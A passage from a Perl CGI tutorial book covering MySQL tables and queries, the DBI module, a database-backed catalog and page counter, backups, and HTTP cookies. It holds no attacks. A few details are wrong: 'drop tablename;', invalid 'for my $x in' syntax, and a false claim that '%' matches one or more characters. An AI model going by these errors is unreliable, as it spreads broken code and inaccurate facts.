This probably means the server is expecting a password from you. Try typing **mysql -p products**, and enter your password when asked. If you don't know your password, talk to your sysadmin.

Creating Tables

Once you're in MySQL, you'll need to create a table. A database can have many tables, and each table consists of one or more columns of data. Individual *records*, or lines of data, can then be entered into the table. For an online catalog, you might want to have tables for products, product lines, orders, etc. Here is the MySQL syntax for creating a table:

```
create table table_name (
   column_name column_type options,
   column_name column_type options,
   column_name column_type options,
   ...etc...
   );
```

The column name can generally be anything, as long as it is a single word (no spaces in the name), and it's not a reserved keyword for MySQL. Here are a few commonly used column types. Items in [brackets] are optional:

Type	Description
`INT [UNSIGNED] [ZEROFILL]`	An integer between -2147483648 and 2147483647. If you specify "unsigned," the range is 0 to 4294967295. If you specify "zerofill", then the data will be left-padded with zeroes – for example, "int zerofill" will store the number 24 as 0024.
`FLOAT(precision) [ZEROFILL]`	A floating-point number (such as 4.25). Precision can be 4 or 8. FLOAT(4) is a single-precision number and FLOAT(8) is a double-precision number.
`DATE`	A date in the format 'YYYY-MM-DD'
`DATETIME`	A date and time in the format 'YYYY-MM-DD HH:MM:SS'
`CHAR(M) [BINARY]`	A string M characters long, with a maximum length of 255 characters. By default CHAR-type columns are case-insensitive. If "binary" is specified, the string is stored case-sensitively.
`TEXT`	A text block up to 65535 characters long.
`ENUM('value1','value2','value3','etc')`	A string column that can have only one value, chosen from the list of specified values 'value1', 'value2', 'value3', 'etc'., or a NULL value, or an empty string.

There are many other column types; a complete list of them can be found at http://www.mysql.com/documentation/mysql/bychapter/manual_Column_types.html.

A number of options may also be specified for each column:

`NOT NULL (or NULL)`	Determines whether null values can be stored.
`DEFAULT somevalue`	Sets the default value for that column.
`AUTO_INCREMENT`	For numeric columns, increments the column by one greater than the previous record's value for that column. Only one auto_increment column can be specified per table, and it must be a primary key
`PRIMARY KEY`	Indicates that this column is the primary key. Only one primary key can exist in a table.

A table's *primary key* is the column (or columns) that uniquely identifies a record. There can only be one primary key per table, and each record has a unique value in that column. For example, a table of product information should use the product stock number as the primary key. This way there will only be one item in the table with a stock number of "331". You *can* have a primary key that consists of two or more columns. We'll look at that in the next chapter when we build a cookie-based shopping cart program.

Now let's create a table. First be sure you've created the products database using **mysqladmin**, and that you've connected to the MySQL server by doing **mysql products**. At the `mysql>` prompt, enter the following:

```
create table items(
    stocknum int not null primary key,
    name char(80) not null,
    status enum('IN', 'LOW', 'OUT') not null,
    price float not null);
```

Here you've created a new table called `items`, with four columns: `stocknum` (an integer number and also the primary key), `name` (a character string of 80 characters), `status` (an enumeration, with accepted values of "IN", "LOW" or "OUT"), and `price` (a floating-point number). You can type "show tables" to see that it actually worked:

```
mysql> show tables;
+--------------------+
| Tables in products |
+--------------------+
| items              |
+--------------------+
1 row in set (0.00 sec)
```

To view the column definitions for the items table, type `show columns from items`:

```
mysql> show columns from items;
+----------+------------------------+------+-----+---------+
| Field    | Type                   | Null | Key | Default |
+----------+------------------------+------+-----+---------+
| stocknum | int(11)                |      | PRI | 0       |
| name     | char(80)               |      |     |         |
| status   | enum('IN','LOW','OUT') | YES  |     | NULL    |
| price    | float(10,2)            |      |     | 0.00    |
+----------+------------------------+------+-----+---------+
4 rows in set (0.00 sec)
```

You can also use `show fields from items`. Columns are often called *fields* (or sometimes *attributes*).

Altering A Table

If you want to add another column to a table after it's already been created, you can use the `alter table` command:

```
alter table items add category enum('BOX', 'DELTA', 'STUNT',
   'PARAFOIL', 'OTHER') not null;
```

This adds a column named `category` to the items table.

To change the definition of an existing column in a table, again you use `alter table`, this time with a `change` command:

```
alter table tablename change oldcolumnname newcolumnname
   newdefinition;
```

An actual example of this is:

```
alter table items change name name char(150) not null;
```

This changes the `name` column to hold 150 characters instead of 80.

To delete a column from a table, use `alter table` with a `drop` command:

```
alter table items drop category;
```

This deletes the `category` column, along with all of the data stored in that column.

Deleting A Table

If you want to delete a table completely, use the drop command:

```
drop tablename;
```

This deletes the table and all of the data in it.

Inserting Data into a Table

Data is entered into a table using the `insert` command:

```
insert into items values(
   331,"Rainbow Snowflake","IN",118.00);
insert into items values(
   311,"French Military Kite","IN",26.95);
insert into items values(
   312,"Classic Box Kite","LOW",19.95);
```

Data for character-type columns (including char, varchar, date and enum types) must be enclosed in quotes.

Selecting Data from a Table

Go ahead and enter all of the kite data we used in Chapter 11. When you finish, you can view the contents of the table by using the `select` statement:

```
mysql> select * from items;
+----------+--------------------------+--------+--------+
| stocknum | name                     | status | price  |
+----------+--------------------------+--------+--------+
|      331 | Rainbow Snowflake        | IN     | 118.00 |
|      311 | French Military Kite     | IN     |  26.95 |
|      312 | Classic Box Kite         | LOW    |  19.95 |
|      340 | 4-Cell Tetra             | IN     |  45.00 |
|      327 | 3-Cell Box               | OUT    |  29.95 |
|      872 | Classic Dragon           | IN     |  39.00 |
|     5506 | Harlequin Butterfly Kite | IN     |  39.00 |
|     3623 | Butterfly Delta          | IN     |  16.95 |
|      514 | Pocket Parafoil 2        | IN     |  19.95 |
|     7755 | Spitfire                 | IN     |  45.00 |
```

```
+----------+--------------------------+--------+--------+
10 rows in set (0.03 sec)
```

`select *` returns data from *all* of the columns in the table. If you only want to retrieve data in the "name" and "price" columns, you can specify those column names in the select statement:

```
mysql> select name,price from items;
+--------------------------+--------+
| name                     | price  |
+--------------------------+--------+
| Rainbow Snowflake        | 118.00 |
| French Military Kite     |  26.95 |
| Classic Box Kite         |  19.95 |
| 4-Cell Tetra             |  45.00 |
| 3-Cell Box               |  29.95 |
| Classic Dragon           |  39.00 |
| Harlequin Butterfly Kite |  39.00 |
| Butterfly Delta          |  16.95 |
| Pocket Parafoil 2        |  19.95 |
| Spitfire                 |  45.00 |
+--------------------------+--------+
10 rows in set (0.06 sec)
```

You can add an optional `order by column_name` parameter to the select statement. For example, if you want to list the records sorted by price, you'd do:

```
mysql> select name,price from items order by price;
+--------------------------+--------+
| name                     | price  |
+--------------------------+--------+
| Butterfly Delta          |  16.95 |
| Classic Box Kite         |  19.95 |
| Pocket Parafoil 2        |  19.95 |
| French Military Kite     |  26.95 |
| 3-Cell Box               |  29.95 |
| Classic Dragon           |  39.00 |
| Harlequin Butterfly Kite |  39.00 |
| 4-Cell Tetra             |  45.00 |
| Spitfire                 |  45.00 |
| Rainbow Snowflake        | 118.00 |
+--------------------------+--------+
10 rows in set (0.06 sec)
```

Searching for Specific Records

You can select a specific record of data by using a `where` clause in the select:

```
mysql> select * from items where stocknum=331;
+------------+------------------+-------------+--------+
| stocknum   | name             | status      | price  |
+------------+------------------+-------------+--------+
| 331        | Rainbow Snowflake | IN         | 118.00 |
+------------+------------------+-------------+--------+
1 row in set (0.00 sec)
```

You can look for records that match more than one criteria by adding an `and` clause:

```
select columns from tablename where condition1 and
condition2;
```

For example:

```
mysql> select * from items where status != "OUT" and price <
40;
+----------+-------------------------+--------+-------+
| stocknum | name                    | status | price |
+----------+-------------------------+--------+-------+
|      311 | French Military Kite    | IN     | 26.95 |
|      312 | Classic Box Kite        | LOW    | 19.95 |
|      872 | Classic Dragon          | IN     | 39.00 |
|     5506 | Harlequin Butterfly Kite | IN    | 39.00 |
|     3623 | Butterfly Delta         | IN     | 16.95 |
|      514 | Pocket Parafoil 2       | IN     | 19.95 |
+----------+-------------------------+--------+-------+
6 rows in set (0.00 sec)
```

This returns all records that are in stock and also have a price under $40.

To do partial matches on a particular column:

```
select * from items where name like "%box%";
```

The percent sign (`%`) is a wildcard, and matches one or more of any character. The above example will find any record with the word “box” in the name. If you want to find items that start with a particular word, omit the `%` at the beginning of the string: `Classic%` matches anything that starts with the word “Classic”. Similarly `%Kite` matches anything that ends with the word “Kite”.

Ordering the Results

To arrange the results of a `select` phrase in a certain order, add `order by columnname` to the `select` statement:

```
mysql> select * from items where status != "OUT" and price <
40 order by price;
+----------+--------------------------+--------+-------+
| stocknum | name                     | status | price |
+----------+--------------------------+--------+-------+
|     3623 | Butterfly Delta          | IN     | 16.95 |
|      312 | Classic Box Kite         | LOW    | 19.95 |
|      514 | Pocket Parafoil 2        | IN     | 19.95 |
|      311 | French Military Kite     | IN     | 26.95 |
|      872 | Classic Dragon           | IN     | 39.00 |
|     5506 | Harlequin Butterfly Kite | IN     | 39.00 |
+----------+--------------------------+--------+-------+
6 rows in set (0.00 sec)
```

By default the column is sorted in ascending order. To display the results in descending order, use `order by columnname desc` (for descending):

```
mysql> select * from items where status != "OUT" and price <
40 order by price desc;
+----------+--------------------------+--------+-------+
| stocknum | name                     | status | price |
+----------+--------------------------+--------+-------+
|      872 | Classic Dragon           | IN     | 39.00 |
|     5506 | Harlequin Butterfly Kite | IN     | 39.00 |
|      311 | French Military Kite     | IN     | 26.95 |
|      312 | Classic Box Kite         | LOW    | 19.95 |
|      514 | Pocket Parafoil 2        | IN     | 19.95 |
|     3623 | Butterfly Delta          | IN     | 16.95 |
+----------+--------------------------+--------+-------+
6 rows in set (0.00 sec)
```

You can use multiple columns to order the output, for example:

```
select * from items where status != "OUT" and price < 40
order by price desc, name asc;
```

This sorts on price first, then in cases where the price is the same, it further sorts based on name. `asc` in this example means ascending order.

Modifying Records

You can modify a specific record using the `update` command along with a `where` clause:

```
mysql> update items set price=120.00 where stocknum=331;
Query OK, 1 row affected (0.03 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from items where stocknum=331;
+------------+-------------------+-------------+--------+
| stocknum   | name              | status      | price  |
+------------+-------------------+-------------+--------+
|      331   | Rainbow Snowflake | IN          | 120.00 |
+------------+-------------------+-------------+--------+
1 row in set (0.00 sec)
```

Deleting Records

To delete a record, use the `delete` command with a where clause:

```
mysql> delete from items where stocknum=331;
Query OK, 1 row affected (0.00 sec)
```

If you leave off the `where` clause, `delete` will erase the *entire* table.

These four commands – `select`, `insert`, `update`, and `delete` – will be the primary commands you'll use when working with a SQL database. For a complete reference to these and other MySQL commands, see the manual at http://www.mysql.com/documentation/index.html.

To quit out of the MySQL shell, just type `quit`.

Now we'll look at how to send SQL commands to the database using a CGI program.

The Perl DBI Module

The DBI module is a *database independent* interface for Perl. It allows you to use a single set of functions to communicate with any kind of relational database server – Informix, MySQL, Oracle, Sybase, whatever. DBI also allows you to connect to multiple databases at one time, and even to different kinds of database servers simultaneously. DBI is free, and it's widely recognized as the standard Perl database interface. You can download it from CPAN.

DBI actually consists of two parts: the DBI module itself, and a driver for the specific database you're using. Your programs will rarely if ever deal directly with the driver, only with the DBI module.

Your CGI program can use the module like so:

```
use DBI;
```

Next your program needs to connect to the database. The connection syntax is:

```
my $dbh = DBI->connect($data_source, $username, $password,
   { RaiseError => 1, AutoCommit => 1 }  );
```

`$dbh` is simply a scalar variable name (it can be any name) representing the database connection handle. The "data source" consists of the driver name and database name to connect to. The actual connection syntax varies from driver to driver. These are all valid syntaxes for MySQL data sources:

```
dbi:DriverName:database_name
dbi:DriverName:database_name@hostname:port
dbi:DriverName:database=database_name;host=hostname;
   port=port
```

This syntax allows you to write CGI programs on one machine that connect to a database on a different machine.

The fourth argument in the connection call is a hash of attributes that determine certain behaviours of the database handle. `RaiseError`, when set to 1, causes the CGI program to terminate when a database error is encountered. `AutoCommit` indicates whether to commit changes made to the database immediately (the default behaviour for MySQL). If false, then you have to use `$dbh->commit` to commit the changes you've made during a session. For simplicity we'll use `AutoCommit=>1` for the rest of this book.

Here's an actual example of a database connection:

```
my $dbh = DBI->connect("dbi:mysql:products", "webserver",
"foobar1", { RaiseError => 1, AutoCommit => 1 }) or
&dienice("Can't connect: $DBI::errstr");
```

In this example "dbi:mysql" is the driver, and "products" is the database. "webserver" is the username, and "foobar1" is the password. If the connection succeeds, the `$dbh` handle is created (and hence has a true value). If it fails, the `&dienice` subroutine gets called. `$DBI::errstr` contains the error message indicating why the connection failed.

Once you're connected, you can pass SQL queries to the database. This is typically done with two DBI methods: `prepare` and `execute`. The syntax for `prepare` is:

```
$sth = $dbh->prepare(statement);
```

`prepare` returns a *statement handle* which can then be used to execute and retrieve data related to the SQL query specified by `statement`. You can name the statement handle any scalar name; here we're calling it `$sth`.

Here's an example using our kite database:

```
my $sth = $dbh->prepare("select * from items order
   by price");
```

Now you need to send the prepared query to the database server; this is done with the `execute` method:

```
$sth->execute;
```

For non-`SELECT` queries, the value returned by `execute` is the number of rows affected. For `SELECT` queries, `execute` returns a true value.

Both `prepare` and `execute` should be checked for errors. If an error occurs, these will return a false value, so you can check for it with an `or` statement:

```
my $sth = $dbh->prepare("select * from items order
   by price") or &dienice("A database error occurred");
$sth->execute or &dienice("A database error occurred");
```

The error message for any failed request is accessed via the `$dbh->errstr` method, so a more descriptive error handler would be this:

```
$sth->execute or &dienice($dbh->errstr);
```

An even better solution is to print the database error and the filename and line number it occurred on. Here is an example using a custom subroutine called `dbdie`:

```
my $sth = $dbh->prepare("select * from items order
   by price") or &dbdie;
$sth->execute or &dbdie;

sub dbdie {
```

```
        my($package, $filename, $line) = caller;
        my($errmsg) = "Database error: $DBI::errstr<br>
           called from $package $filename line $line";
        &dienice($errmsg);
    }
```

After the `execute` statement is called, the rows of data matched by the query are retrieved using one of the following methods:

```
my @row_ary  = $sth->fetchrow_array;
my $ary_ref  = $sth->fetchrow_arrayref;
my $hash_ref = $sth->fetchrow_hashref;
```

`fetchrow_array` returns a list of the individual column values for one row of data. For instance, in the kite example, you could use this:

```
my($stocknum, $name, $status, $price) =
   $sth->fetchrow_array;
```

`fetchrow_arrayref` returns an *array reference*, which we looked at in Chapter 4. Instead of using `$arrayname[index]` to access an individual element of the array, you use `$arrayref->[index]` instead.

Similarly, `fetchrow_hashref` returns a *hash reference*, which is like a pointer to a hash. Instead of using `$hashname{key}` to access a particular hash item, you use `$hashref->{key}`. Or if you prefer you can assign the hash reference back to a regular hash by *dereferencing* it, like so:

```
my %hashname = %{$hashref}
```

Since the various fetchrow methods only return a single row of data, the complete results of a query need to be fetched using a loop of some sort. Here is one way to do it:

```
my $sth = $dbh->prepare("select name,price from items order
by price") or &dbdie;
$sth->execute or &dbdie;
while (($name,$price) = $sth->fetchrow_array) {
    print "$name - $price\n";
}
```

Here's an example using hash references:

```
my $sth = $dbh->prepare("select name,price from items order
by price") or &dbdie;
```

```
$sth->execute or &dbdie;
while (my $record = $sth->fetchrow_hashref) {
    print "$record->{name} - $record->{price}\n";
}
```

When you're done working with the database, you should disconnect the database handle:

```
$dbh->disconnect;
```

The handle will automatically disconnect when your program ends, but if you forget to include the disconnect statement, a warning message will be printed in the web log.

Online Catalog

Here is the kite catalog program from Chapter 11, rewritten using DBI. (Be sure you've already created the products database and inserted the data for the different kites.)

Program 16-1: catalog.cgi **Online Catalog Program (using DBI)**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
use strict;

print header;
print start_html("Kite Catalog");

# be sure to change the username and password here
# to your own mysql username and password
#
my $dbh = DBI->connect( "dbi:mysql:products", "webserver",
    "password", { RaiseError => 1, AutoCommit => 1 }) or
    &dienice("Can't connect to database: $DBI::errstr");

print <<EndHdr;
<h2 align="CENTER">Kite Catalog</h2>
To order, enter the quantity in the input box next to the
item.<p>
<form action="order.cgi" method="POST">
EndHdr

my $sth = $dbh->prepare(qq(select stocknum,name,price from
items where status != "OUT" order by stocknum)) or &dbdie;
```

```
$sth->execute or &dbdie;

while (my($stocknum,$name,$price) = $sth->fetchrow_array) {
   print qq(<input type="text" name="$stocknum" size=5>
$name - \$$price<p>\n);
}

print qq(<input type="submit" value="Order!">\n);

print end_html;
$dbh->disconnect;

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
       called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch16/catalog-cgi.html
Working example: http://www.cgi101.com/book/ch16/catalog.cgi

Try modifying order.cgi and order2.cgi (from Chapter 11) yourself, so that they work with DBI. The changes are the same as those needed for catalog.cgi. You can look at the source code for the modified versions here:

Source code: http://www.cgi101.com/book/ch16/order-cgi.html
Source code: http://www.cgi101.com/book/ch16/order2-cgi.html

Selecting Data Using Placeholders

The DBI `prepare` function allows you insert placeholders in the query string:

```
$sth = $dbh->prepare("select * from items where stocknum=?
and status != ?");
```

The question marks are the placeholders. These are substituted with the paramters passed

to `execute`:

```
$sth->execute(217,"OUT");
```

You only have to `prepare` the statement once. You can `execute` the same prepared statement many times:

```
$sth = $dbh->prepare("select * from items where stocknum=?
and status != ?");
for my $x in (311, 312, 327) {
    $sth->execute($x,"OUT");
    my $rec = $sth->fetchrow_hashref;
    print "$rec->{name}<br>\n";
}
```

Also, when you use placeholders, you don't have to worry about escaping quotes or special characters in the `prepare` statement.

Inserting Data into a Table

Data is inserted into a table the same way it is selected: using `prepare` (with placeholders) and `execute`. For instance, to add a new record to the kite database, you'd do:

```
$sth = $dbh->prepare("insert into items values(?,?,?,?)");
$sth->execute(444, "Flexifoil 8", "IN", 125.00);
```

With this syntax, you must include values for every column in the table, and the data must be inserted in the same order as the columns in the table. A safer way to add data is to specify the particular column names you want to insert data into:

```
$sth = $dbh->prepare("insert into
   tablename(col1, col3, col4) values(?,?,?)");
$sth->execute($value1, $value3, $value4);
```

The number of placeholders after `values` must correspond to the number of columns specified after `tablename`. Using this syntax allows you to insert data into specific columns regardless of how the columns are arranged in the table.

Modifying (Updating) Data in a Record

To change a column of data in a table, prepare an update query:

```
$sth = $dbh->prepare("update items set price=? where
   stocknum=?");
$rv = $sth->execute(29.95, 311);
print "$rv rows updated.";
```

You can change multiple columns at once:

```
$sth = $dbh->prepare("update items set price=?, status=?
   where stocknum=?");
$rv = $sth->execute(29.95, "IN", 311);
print "$rv rows updated.";
```

Be sure to include the `where` clause in your update statement. If you leave it off, then *all* of the data in the table will be updated.

Deleting Data

Just as with inserts and updates, data can be deleted by preparing a delete query:

```
$sth = $dbh->prepare("delete from items where stocknum=?");
$rv = $sth->execute(311);
```

SQL Page Counter

In Chapter 8 we created a page counter program that could be called via a server-side include. That counter used a data file to store the count info. Let's rewrite the counter now using a SQL database.

First you'll need to create the table for your counter in MySQL:

```
create table counts(
   pagename char(80) not null primary key,
   count int not null);
```

This table can hold counters for multiple pages on your site; each record in the db will store counts for a different page. Now the counter CGI program simply reads from and increments the count in the db:

Program 16-2: count.cgi **Page Counter Program (using DBI)**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
```

```
use DBI;
use strict;

print header;    # print the content-type header

my $dbh = DBI->connect( "dbi:mysql:products", "webserver",
    "" ) or &dienice("Can't connect to database:
    $DBI::errstr");

my $uri = $ENV{'REQUEST_URI'};
unless ($uri) {
    exit;    # don't update a blank counter.
}

# remove "index.html" from the end of the URI, so that
# "/ch16/index.html" becomes "/ch16/".
if ( $uri =~ /(.*)index.html/i ) {
    $uri = $1;
}

# also remove any duplicate slashes in the url
$uri =~ s#//#/#g;

my $sth = $dbh->prepare("select count from counts where
    pagename=?") or &dbdie;
$sth->execute($uri) or &dbdie;

my $count;
if ($count = $sth->fetchrow_array) {
    $count++;
    $sth = $dbh->prepare("update counts set count=count+1
       where pagename=?") or &dbdie;
    $sth->execute($uri) or &dbdie;
} else {
    $count = 1;
    $sth   = $dbh->prepare("insert into counts
                values(?,?)") or &dbdie;
    $sth->execute($uri, 1) or &dbdie;
}
print "You are visitor number $count.\n";
$dbh->disconnect;

sub dienice {
    my ($errmsg) = @_;
    print qq(<h2>Error</h2>\n);
    print qq(<p>$errmsg</p>\n);
    exit;
```

```
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch16/count-cgi.html
Working example: http://www.cgi101.com/book/ch16/

To use the counter CGI, insert a server-side include into any HTML page:

```
<!--#exec cgi="count.cgi"-->
```

or

```
<!--#exec cgi="/path/to/count.cgi"-->
```

Use the second version, with the translated path, if the page being counted is not in the same directory as the counter program.

Database Backups

Ideally your ISP or Web hosting company will make backups of your data on a regular basis. But you may want to keep your own backup copies just to be safe, or you may want to move your programs and databases to a new server.

To dump out the entire contents of your MySQL database, including the "create table" definitions, use the **mysqldump** command in the Unix shell:

```
mysqldump -u username -p databasename > filename.sql
```

This causes the entire database (with "create table" and "insert" commands for each table and record) to be written to filename.sql.

If you only want to dump out the data (without the "create table" definitions), add the -t flag to the **mysqldump** statement:

```
mysqldump -t -u username -p databasename > filename.sql
```

Similarly you can dump out only the table definitions and no data by using the -d flag:

```
mysqldump -d -u username -p databasename > filename.sql
```

To reload the data stored in filename.sql, you can redirect the file as input to the mysql command:

```
mysql -u username -p dbname < filename.sql
```

You will probably only want to do this over a blank database.

Type **mysqldump** or **mysql -h** in the Unix shell (or visit http://www.mysql.com/doc/en/mysqldump.html) for more help and examples of these commands.

Further Reading

This chapter is just a brief introduction to MySQL. If you want to learn more, two excellent books are *MySQL* and *MySQL and Perl for the Web*, both written by Paul DuBois and published by New Riders.

Resources

The MySQL homepage is at http://www.mysql.com/

The MySQL manual is available at
http://www.mysql.com/Manual_chapter/manual_toc.html

There are numerous books and websites that can provide you with much more information about MySQL, SQL and DBI. Visit the web page for this chapter at http://www.cgi101.com/book/ch16/ for a current list.

17 HTTP Cookies

A cookie is a piece of data that your CGI programs can send to a visitor's web browser. The browser will then store the data for a specified amount of time. The next time that person visits your site, your programs can read the browser cookies and determine who's visiting. Many sites use cookies to greet you with personalized welcome messages, store your preferences, or remember what you ordered last time.

Cookies are especially useful in e-commerce. They're frequently used in virtual "shopping cart" applications, allowing customers to browse the site and order items, then check out when they're finished shopping.

There are several downsides to cookies. Not all browsers support them. Some people, concerned about their privacy, have their browser configured to reject cookies. And if you set a cookie on a browser that's being run from a public machine (such as the college computer lab, or the local library), the data is worthless anyway . . . the next person to use that machine probably won't be the same person who originally set the cookie.

Cookies are not foolproof (or hack-proof), so you should never store any private or personal info in the cookie itself. Instead, assign a random value for the cookie data. You can then look up the cookie in a database on your own server and retrieve the visitor's personal information from there.

Cookie Parameters

Cookies are set in the HTTP header, and are printed before the blank line separating the header from the body of a web response. The syntax for a cookie header is as follows:

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH;
domain=DOMAIN_NAME; secure
```

NAME can be anything; it's a variable name for the cookie. You can set multiple cookies; in that case you should use different names for each cookie.

VALUE is the actual data to be stored in the cookie itself; however, you cannot use semicolons, commas or spaces within the value.

DATE is the cookie's expiration date, in the format `Wed, DD-Mon-YYYY HH:MM:SS GMT`. (Since there are so many timezones around the world, GMT is recommended for the sake of consistency.) This field is optional; if omitted, the cookie expires when the user closes (quits) their browser.

PATH is the directory path on your server for which the cookie is valid. If you specify / as the path, then the cookie is valid over the entire site. If omitted, PATH is set to the path of the program that actually sets the cookie.

DOMAIN is the domain name for which the cookie is valid; this should be the same domain your program is running in. If omitted, it defaults to the current domain. The domain parameter may be a partial or complete domain match. If domain is set to "www.cgi101.com", then only URL requests to that domain will be able to retrieve the cookie. However if you set the domain parameter to ".cgi101.com", then URL requests to *anything*.cgi101.com will be able to see the cookie.

secure, if specified, indicates that the cookie is only to be transmitted if the browser is connected via a secure HTTPS connection (e.g. https://www.yoursecurehost.com/).

How to Set Cookies

You can set cookies by printing the Set-Cookie line before the Content-type header, or you can use CGI.pm. Let's look at both. This first example prints the cookie and HTTP header directly:

Program 17-1: cookie1.cgi **Cookie-setting Program**

```
#!/usr/bin/perl -wT
use strict;

my $cid = int(rand(1000000));
print "Set-Cookie: MyCookie=$cid\n";
print "Content-type: text/html\n\n";

print <<EndOfHTML;
<html><head><title>Welcome</title></head>
```

```
<body>
<h2>Welcome!</h2>
Your cookie is $cid.<p>
</body></html>
EndOfHTML
```

Source code: http://www.cgi101.com/book/ch17/cookie1-cgi.html
Working example: http://www.cgi101.com/book/ch17/cookie1.cgi

This example sets a cookie called `MyCookie` with a random number (`$cid`) as the value. We've omitted the domain, path, and expiration info completely, so the cookie will only be valid for the current domain and path. The cookie will expire when the browser is closed, but that's fine for testing purposes.

When you test your first cookie program, you may want to change your browser's preferences and select "warn me before accepting cookies". This way you'll get a pop-up dialog in your browser, telling you the cookie name and value. It's a good way to see whether the cookie is really being set. (You'll want to turn that off again when you're done testing, or you'll get a lot of cookie warnings when you surf the web!)

Setting Cookies with CGI.pm

Throughout the book we've been using CGI.pm to print HTTP headers, so it'll be preferable to use it to set cookies as well. To add cookies to the header, you have to create the cookie first with the `cookie` function:

```
my $cookie = cookie(-name=>'cookie name',
                    -value=> 'cookie value',
                    -expires=>'+3d',
                    -path=>'/book/ch17',
                    -domain=>'.cgi101.com',
                    -secure=>1);
```

Then include the cookie in the `header` function like so:

```
print header(-cookie=>$cookie);
```

Multiple cookies may be set like so:

```
my $cookie1 = cookie(-name=>"cookie1_name",
                     -value=>"cookie1_value");
my $cookie2 = cookie(-name=>"cookie2_name",
                     -value=>"cookie2_value");
print header(-cookie=>[$cookie1,$cookie2]);
```

The `expires` parameter may either be a full date in the format "Thursday, 25-Apr-1999 00:40:33 GMT", or it may be an abbreviation of one of the following forms:

`+30s`	30 seconds from now
`+10m`	ten minutes from now
`+1h`	one hour from now
`-1d`	yesterday (immediately)
`now`	immediately
`+3M`	in three months
`+10y`	in ten years

It's generally considered bad form to set cookies that never expire (or that expire several years in the future), so give some consideration as to how long is a reasonable time frame to keep the cookie around. A shopping cart cookie might be expected to last several days, while a login cookie should probably only last for the current browser session.

The `path` parameter, if omitted, defaults to / (the root path for the site) and the cookie will be valid for the entire web site.

Here is the cookie program again, this time using CGI.pm.

Program 17-2: cookie2.cgi Cookie-setting Program (Using CGI.pm)

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

my $cid = int(rand(1000000));
my $cookie = cookie(-name=>'mycookie',
                    -value=>$cid,
                    -domain=>'.cgi101.com');
print header(-cookie=>$cookie);
print start_html("Cookie");

print <<EndOfHTML;
<h2>Welcome!</h2>
Your cookie is $cid.<p>
EndOfHTML

print end_html;
```

🗗 Source code: http://www.cgi101.com/book/ch17/cookie2-cgi.html
➪ Working example: http://www.cgi101.com/book/ch17/cookie2.cgi

How to Read Cookies

Cookies are stored in the environment variable called `HTTP_COOKIE`, in the form "`NAME=VALUE`". Multiple cookies are separated by &-signs (just like form data), and cookie names and values are URL-encoded (just like form data). The easiest way to retrieve cookies is by using CGI.pm.

CGI.pm's `cookie` function also reads cookies. It is used just like the `param` function, by passing the cookie name as the argument:

```
my $cookie_value = cookie('cookiename');
```

Here is an example program using CGI.pm to read the cookie we set in the previous program:

Program 17-3: cookie3.cgi Cookie-Reading Program (Using CGI.pm)

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header();
print start_html("Cookie");
print h2("Welcome!");

if (my $cookie = cookie('mycookie')) {
   print "Your cookie is $cookie.<br>\n";
} else {
   print qq(You don't have a cookie named `mycookie'. <a
href="cookie2.cgi">Click here</a> to get one!<br>\n);
}

print end_html;
```

🗗 Source code: http://www.cgi101.com/book/ch17/cookie3-cgi.html
➪ Working example: http://www.cgi101.com/book/ch17/cookie3.cgi

Deleting Cookies

You can delete a cookie you've already set by setting it again and using "now" as the `expires` time:

```
my $cookie = cookie(-name=>'mycookie', -value=>'whatever',
                    -domain=>'.cgi101.com',
                    -expires=>'now');
print header(-cookie=>$cookie);
```

This causes the cookie to expire immediately.

Tracking Cookies

In order to effectively use cookies, your site must keep track of them somehow. This means your programs will have to write the cookie data to a database, and programs that detect cookies will have to retrieve the data from the database.

Let's design a program that prompts visitors for their name, then remembers their name via a cookie. First you'll need to set up the cookie database. We're going to use MySQL for this, although you could use flat files. Each record in the cookie table will consist of three columns: the cookie ID (we'll generate a random number for this), the person's name, and a timestamp. By having the cookie ID be a random number of a certain length, you minimize (if not eliminate) the possibility of two people getting the same cookie ID. (We'll also set the cookie ID to be the primary key of the table, which will prevent duplicate cookies.)

The timestamp will let us see when the cookie was set. It'll also allow us to prune the database of old cookies.

First create the cookie table in MySQL. (You can either create a new database for this or use an existing database.)

```
mysql> create table user_cookies(
   cookie_id char(32) not null primary key,
   username char(255) not null,
   timestamp datetime not null);
```

Next we need a program that looks for a cookie, and if no cookie is found, a form field is displayed so the person can enter their name. Start a new program called cookie4.cgi:

Program 17-4: cookie4.cgi Cookie-Tracking Program (Login Form)

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
use strict;

print header();
print start_html("Welcome");

my $dbh = DBI->connect( "dbi:mysql:products",
    "webserver", "", { RaiseError => 1, AutoCommit => 1 })
    or &dienice("Can't connect to database: $DBI::errstr");

# declare some variables
my ($cookie_id, $username);

if (cookie('userID')) {    # found a cookie!
   my $sth = $dbh->prepare("select * from user_cookies where
cookie_id=?") or &dbdie;
   $sth->execute(cookie('userID')) or &dbdie;
   if (my $rec = $sth->fetchrow_hashref) {
      $cookie_id = cookie('userID');
      $username = $rec->{username};
   }
}
if ($cookie_id) {
   print h2("Welcome back, $username!");
} else {
   print h2("Welcome!");
   print qq(
<form action="cookieform.cgi" method="POST">
This appears to be your first visit. Please enter your name:
<input type="text" name="username">
<input type="submit" value="Enter">
</form>
<br>
);
}

print end_html;
$dbh->disconnect;

sub dienice {
    my($msg) = @_;
```

```
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch17/cookie4-cgi.html
